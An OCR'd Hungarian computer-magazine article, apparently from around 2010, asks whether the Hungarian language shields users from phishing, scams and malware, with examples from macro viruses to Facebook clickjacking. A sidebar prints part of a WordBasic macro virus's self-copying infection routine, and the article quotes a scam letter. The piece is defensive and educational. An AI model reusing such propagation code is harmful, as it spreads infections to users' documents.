
Fülig Jimmytől a szofisztikált megtévesztésig

É(r)des anyanyelvünk

Sorozatunk harminchetedik részében azt próbáljuk meg kideríteni, hogy mikor lehet előny – és vajon előny-e egyáltalán –, hogy a magyar nyelvet beszéljük? Véd-e ez minket bármennyire is a zömmel angol nyelvterületen dúló szemétlevéltől, adathalászattól, kártevőktől?

Hogy a „régi szép” időket felelevenítsük egy kicsit, úgy nagyjából 1995-ig kell visszautazni. Az addig zömmel csak floppylemezek bootszektorában, EXE és COM állományokban közlekedő fertőzések mellett megjelent egy újdonság: a makrókkal működő kártevő, amely Word állományok automatikusan lefutó makróiban bújt meg. Természetesen később az egyéb makrózható fájlok sem kerülhették el a sorsukat, így lett aztán Excel-, Access-, Lotus-, CorelDraw- és egyéb makróvírus is. Eleinte csak a dokumentumok betöltése közben a [Shift] billentyű nyomva tartása – vagyis az automatikusan induló makrók kézi tiltása – volt az egyetlen védekezési módunk, aztán idővel a vírusvédelmi programok is felvették a kesztyűt, és védtek a vírusos dokumentumok ellen is. A kártevőkhöz használt nyelv előbb a Word Basic, később pedig a Visual Basic for Application (VBA) volt. Az első időkben jól járt, aki magyar nyelvű irodai programot használt, mert a különféle nyelvi verziók gátat szabtak a terjedésnek, hiszen az utasítások nyelve a kártevőkben először csak angol volt, így az angol Concept vírus nem futott a magyar Wordben. Sajnos nem tartott sokáig ez az idilli állapot, mert részint megjelentek magyar nyelvű makróvírusok is, másfelől a későbbi vírusok, például a Wazzu már lefordított automatikus makrókkal operált, és

A magyarított Facebook-kártevő azért lehetett sikeres, mert jó és figyelemfelkeltő volt a magyar fordítás, nem úgy, mint a tört magyarsággal megfogalmazott korábbi hamis banki értesítőké. 2010. augusztus másodikán csak 13 és 17 óra között tizennégyezren estek áldozatul




Az Egyesült Királyságban az adóbevallási határidő előtt rendre megjelennek az adathalászok, és a hivatalos weboldalra megtévesztően hasonló oldalaikra mutató spameket kezdenek el tömegesen küldözgetni az adóhivatal nevében, gyors adó-visszatérítést ígérve

ez már gond nélkül futott minden nyelvi változaton. Vagyis megállapíthatjuk, hogy tartós, jelentős előnyünk itt nem származott a nyelvi különbözőségünkből.

Az vagy, amit telepítesz

A programok telepítésénél már semmi különbség nincs az angol nyelvű és magyar nyelvű felhasználók között. A különböző szoftverek többségét az emberek mindenhol előzetes tájékozódás nélkül, a felhasználói licencszerződés elolvasása nélkül, a világhírű next–next–finish módszerrel telepítik. Van, akinél a türelmetlenség, van, akinél a megfelelő nyelvtudás hiánya az akadály, a felhasználói programok jelentős többsége ugyanis kevés kivételtől eltekintve angol nyelvű, és csak a szerződés elfogadására kattintva lehet installálni. Ez a telepítési folyamat egyébként az egyik leggyengébb láncszem a kártevők elleni védekezésben is. Hiszen gondoljuk meg, programokat nemcsak a számítógépünkre, hanem az iPhone-unkra vagy androidos okostelefonunkra is telepítünk, de ugyanez a helyzet a böngészőkben használt kiegészítőkkel vagy a Facebookon belüli játékokkal, alkalmazásokkal. Ez utóbbiakban mindenki valamilyen rejtélyes okból jobban megbízik, de ezek között is bármikor lehet trójai. Az




Vajon sikeres lesz az új open source közösségi oldal, és belekerülnek a tervezett biztonsági elemek? A Facebookon az adatvédelmi beállításokat magyarul is elvégezhetjük, mégis csak kevesen teszik meg

egyetlen hasznos hozzáállás tehát az alaposság és a gyanakvás.

Banki spamek magyarul

Nyelvi szempontból talán ez a legszórakoztatóbb rész – legalábbis egyelőre. Az elkészült csalárd adathalász e-mailek nyelvezete gyakran még egy óvodás szintjét sem érik el, de a csali weblapok, a banki és egyéb hivatalos oldalak másolatai már sokszor meglepően jó minőségűek – igaz, elírással, helyesírási hibákkal hébe-hóba még ezeken is találkozhatunk. Emlékezetes, hogy



Lőrincze Lajos beájulna – avagy madarat tolláról, weboldalt ékes magyar nyelvezetéről. A végletekig megbízható, precíz és gondosan ellenőrzött programokat nagy valószínűséggel nem itt kell majd keresni!

2006 végétől 2007 elejéig számos intenzív próbálkozás történt: gyors egymásutánban többek közt az OTP, a Budapest Bank, a Raiffeisen Bank és a Szigetvári Takarékszövetkezet weboldala ellen is adathalász támadást indítottak. Számos újság a címlapon foglalkozott az esetekkel, ám jelentős károkról nincs tudomásunk.


Mit ér a kártevő, ha magyar?

Ha nem is tömegével, de születtek vírusok Magyarországon is. Az egyik legérdekesebb eset talán az volt, amikor a *CHIP Magazin* 1997. júliusi számának CD mellékletére felkerült egy vírus: a HDD Cleaner 2.0, amely ráadásul magyar készítésű volt. Az incidensre még a Kossuth Rádió Déli Krónikájában is felhívták a figyelmet. Egy másik magyar vírus, a Zafi is nagy hírnevet szerzett: számos verzió látott belőle napvilágot, és elterjedtségére jó példa, hogy a Sophos 2004. júniusi havi toplistájára nemcsak felkerült, hanem 30%-os eredménnyel az első helyet foglalta el. Vagyis ebben az esetben egy magyar kártevőtől nem tudta megvédeni magát a világ többi része; itt nem léteznek határok.


100 millió, köztük sok magyar Facebook-felhasználó publikus és kereshető adata. A Gizmodo szerint a hétköznapi magánemberek, adathalász bűnözők mellett a nagy cégek érdeklődését is felkeltette a lista

Levélszeméthelyzet

A banki adathalász levelekkel már foglalkoztunk, maradnak hát az egyéb átverések. Cikksorozatunk 30. részében már részletesen foglalkoztunk a 419-es nigériai csalásokkal, és jól látható, hogy a nyelvi korlátok nem akadályozzák meg sem a magyarokat, sem a más idegen anyanyelvűeket abban, ha Dr. Unga-Bunga afrikai törzsfőnök millióinak kimentésében kell segédkezni, vagy csak fel kell venni azt az e-mail lottón nyert nyereményt, amelyen előzőleg nem is játszottunk. Az áldozatok vagy tudnak angolul (de közben rettentő hiszékenyek), vagy ha kell, még segítséget is kérnek nyelvet beszélő ismerősüktől a levél elolvasásához és a válaszuk megírásához. Idővel aztán szépen lassan minden angol nyelvű csalásnak megérkezik a lokalizált magyarított változata is, eleinte általában vicces, nyersfordított, szögletes *Fülig Jimmy*-stílusban írva. Az ellopott, feltört Facebook-fiókoknál egy ideje már zajlik az a forgatókönyv, hogy az ismerősök címére üzenetet küldenek látszólag a barát nevében, amelyben olyasmi szerepel, hogy az illető külföldön van, ellopták a pénztárcáját és pénzt kér. Ebből is megérkezett a magyar verzió! Az alábbi 2010 júliusi levélszöveg elolvasása után mindenki döntse el, küldene-e pénzt egy ilyen szívhez szóló, ékes magyarsággal írt kérésre:



A későbbi makróvírusok, például az 1996-os Wazzu már lefordított automatikus makrókkal operált, és így gond nélkül futott minden egyes nyelvi változaton, tehát a magyaron is



Akik ezúttal megfeleltek az angol nyelvű Facebook captcha-teszten, és bebizonyították, hogy emberek, automatikusan „lájkolták" a támadók csoportját, és saját nevükben továbbküldték az ismerőseiknek a magyar nyelvű kártevőt

„Sajnálom ezt a furcsa kérés, mert lehet, hogy neked is sürgős, de azért, mert a helyzete a dolgok most, Beragadtam London, Egyesült Királyság most. Azért jöttem Itt a vakáció, azt kirabolták, rosszabb az is, hogy a táska, készpénz és kártyák és a mobilom Ellopták a GUN PONT, ez egy ilyen őrült élmény volt számomra, szükségem van segítségre véghezvinni a szállodai számlák, a hatóságok nem 100%-ban támogatják, de az jó dolog van még mindig az útlevelem, de nincs elég pénze a szállodai számlák, és gyere haza, kérlek Azt akarom, hogy kölcsön egy kis pénzt, akkor visszatéríti, amint én vagyok otthon, ígérem. Köszönet"

Zsebre vág-e minket a történelem?

Nagy ritkán érkeznek nyelvtanilag kifogástalan próbálkozások is, az egyik ilyen a napokban tomboló Facebook-„vírus", amely *Az emberek 98 százaléka nem tudja 17 másodpercnél tovább nézni ezt a videót* címmel próbálta


```
The infection routine of this virus :

        'see if we're already installed
        For i = 1 To iMacroCount
                If MacroName$(i, 0, 0) = "PayLoad" Then
                        bInstalled = - 1
                End If
                If MacroName$(i, 0, 0) = "FileSaveAs" Then
                        bTooMuchTrouble = - 1
                End If
        Next i
        If Not bInstalled And Not bTooMuchTrouble Then
                'add FileSaveAs and copies of AutoOpen and FileSaveAs.
                'PayLoad is just for fun.
                iWW6IInstance = Val(GetDocumentVar$("WW6Infector"))
                sMe$ = FileName$()
                sMacro$ = sMe$ + ":Payload"
                MacroCopy sMacro$, "Global:PayLoad"
                sMacro$ = sMe$ + ":AAAZFS"
                MacroCopy sMacro$, "Global:FileSaveAs"
                sMacro$ = sMe$ + ":AAAZFS"
                MacroCopy sMacro$, "Global:AAAZFS"
                sMacro$ = sMe$ + ":AAAZAO"
                MacroCopy sMacro$, "Global:AAAZAO"
```

Idősebbek és katonaviseltek még emlékezhetnek a Microsoft Word 2.0 programra. Bár megjelentek rajta a platformfüggetlen makróvírusok, a különféle nyelvi verziók eleinte gátat szabtak a terjedésnek: például az angol Concept nem futott a magyar Wordben

megtéveszteni a felhasználókat – nem is sikertelenül. Aki bedőlt ennek, és rákattintott a captchának álcázott képre, az akaratlanul is megosztotta ismerőseivel a kártékony linket. Azonnal a csoport rajongói közé került, és a nevében az ismerősei üzenetet kaptak, amelyben a fenti videót ajánlja figyelmükbe. Tulajdonképpen semmilyen videó nem létezett, helyette viharos sebességgel nőtt a kártékony oldal rajongói tábora, augusztus 2-án, hétfőn több mint ezer fővel óránként.

A Facebook nem védi kellőképpen felhasználóit, a mára 500 milliós felhasználói táborral rendelkező közösségi szájt működtetői általában csak akkor szánják rá magukat, hogy orvosoljanak egy-egy problémát, ha már hatalmas nyomás nehezedik rájuk a felhasználók vagy a hatóságok részéről. Az amerikai oldal működtetőinek nem is érdeke megbirkózni a hatalmas felhasználói számból adódó




A cirill betűk oka a levélben szereplő Windows-1251 kódolás, ami miatt arra is gyanakodhatunk, hogy az üzenetet valójában ukrán, szerb, bolgár vagy macedón csalók írták


számos problémával, hiszen így is pénzüknél vannak, és nem gondolkodnak kellően előrelátóan. Nem lehet a felhasználókra bízni, hogy ők maguk ellenőrizzék az oldalon elérhető üzeneteket, linkeket, csoportokat, webalkalmazásokat – ezt magának a Facebooknak kellene hatékonyabban és gyorsabban elvégeznie. Pillanatnyilag csak a sokak által problémásnak jelölt tartalmakat vizsgálják, illetve indokolt esetben eltávolítják azokat, de csak jelentős késéssel, utólag.

Időközben elkezdődött egy nyílt forráskódú, Diaspora nevű privátszféra-tudatos közösségi oldal fejlesztése is. Ha ez valóban sikeres lesz, és üzletileg már esetleg veszélyezteti a Zuckerberg-birodalom bevételeit, akkor a Facebook fejlesztői nagy valószínűséggel egy hétvége alatt bepótolják az eddigi hanyagságot, és javítanak, kiegészítenek majd.

De a „videós" esetre visszatérve, az, hogy ez az átverés ilyen sok magyart érintett, feltehetően annak köszönhető, hogy a terjesztésére



Mindig ez történik, ha Batáviában közös cellában raboskodik Fülig Jimmy, Csülök, Tuskó Hopkins és Török Szultán. Görcsösen próbálkoznak összehozni egy épkézláb adathalász levelet, de az eredmény rendre ilyen siralmas lesz



Kéretlen angol nyelvű üzenetet a Skype-on is lehet kapni. Akinek van bizalma ilyen oldalon „gyógyszert" venni, az megrendelheti a valóban olcsó pirulákat. A lényeg az, hogy az oldalon repesve várják a bankkártya-adatokat a háromjegyű biztonsági kóddal együtt

szolgáló üzenet kifogástalan magyar nyelvű volt, vonzó és frappáns címmel rendelkezett, ráadásul mindig ismerőstől érkezett.

Halmozott hátrány vagy előny?

Visszatérve a nyelvi alapkérdésünkre, összességében ha csak az adathalász és banki csalásokat nézzük, eddig még védve voltunk; nemigen fordult elő olyan jó minőségű megtévesztés, amelyen ne nevetett volna az ember. Talán ez sem lesz mindig így, de az ilyen típusú levelek elsődleges célhelyszíne továbbra is jobbára az angol nyelvterület. Ennek az is az oka, hogy a banki és egyéb lopott azonosítók piacán a hátsó mezőnyben foglalunk helyet, hiszen az alvilági feketepiacon azok az országok állnak az élen, ahol magasabb az életszínvonal, emiatt nagy eséllyel lehet a kártyákról problémamentesen leemelni 500–2000 USD nagyságú összegeket. A vírusokat, férgeket és egyéb klasszikus kártevőket – lásd például a sok országban vezető Confickert – tekintve aztán el is tűnik ez a nyelv adta különbség, netezés közben már ugyanazokat a fertőzéseket kaphatjuk meg „forintért", mint a Lajtán túliak valutáért. A fő feladat mindazonáltal leginkább az lehetne, hogy a számítógépes biztonság szempontjából nem hozzáértő felhasználói tömegeket valamiféle képzéssel legalább az alapvető veszélyekre megtanítsák.

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk (velemeny@pcworld.hu).

Csizmazia István,
vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete
antivirus.blog.hu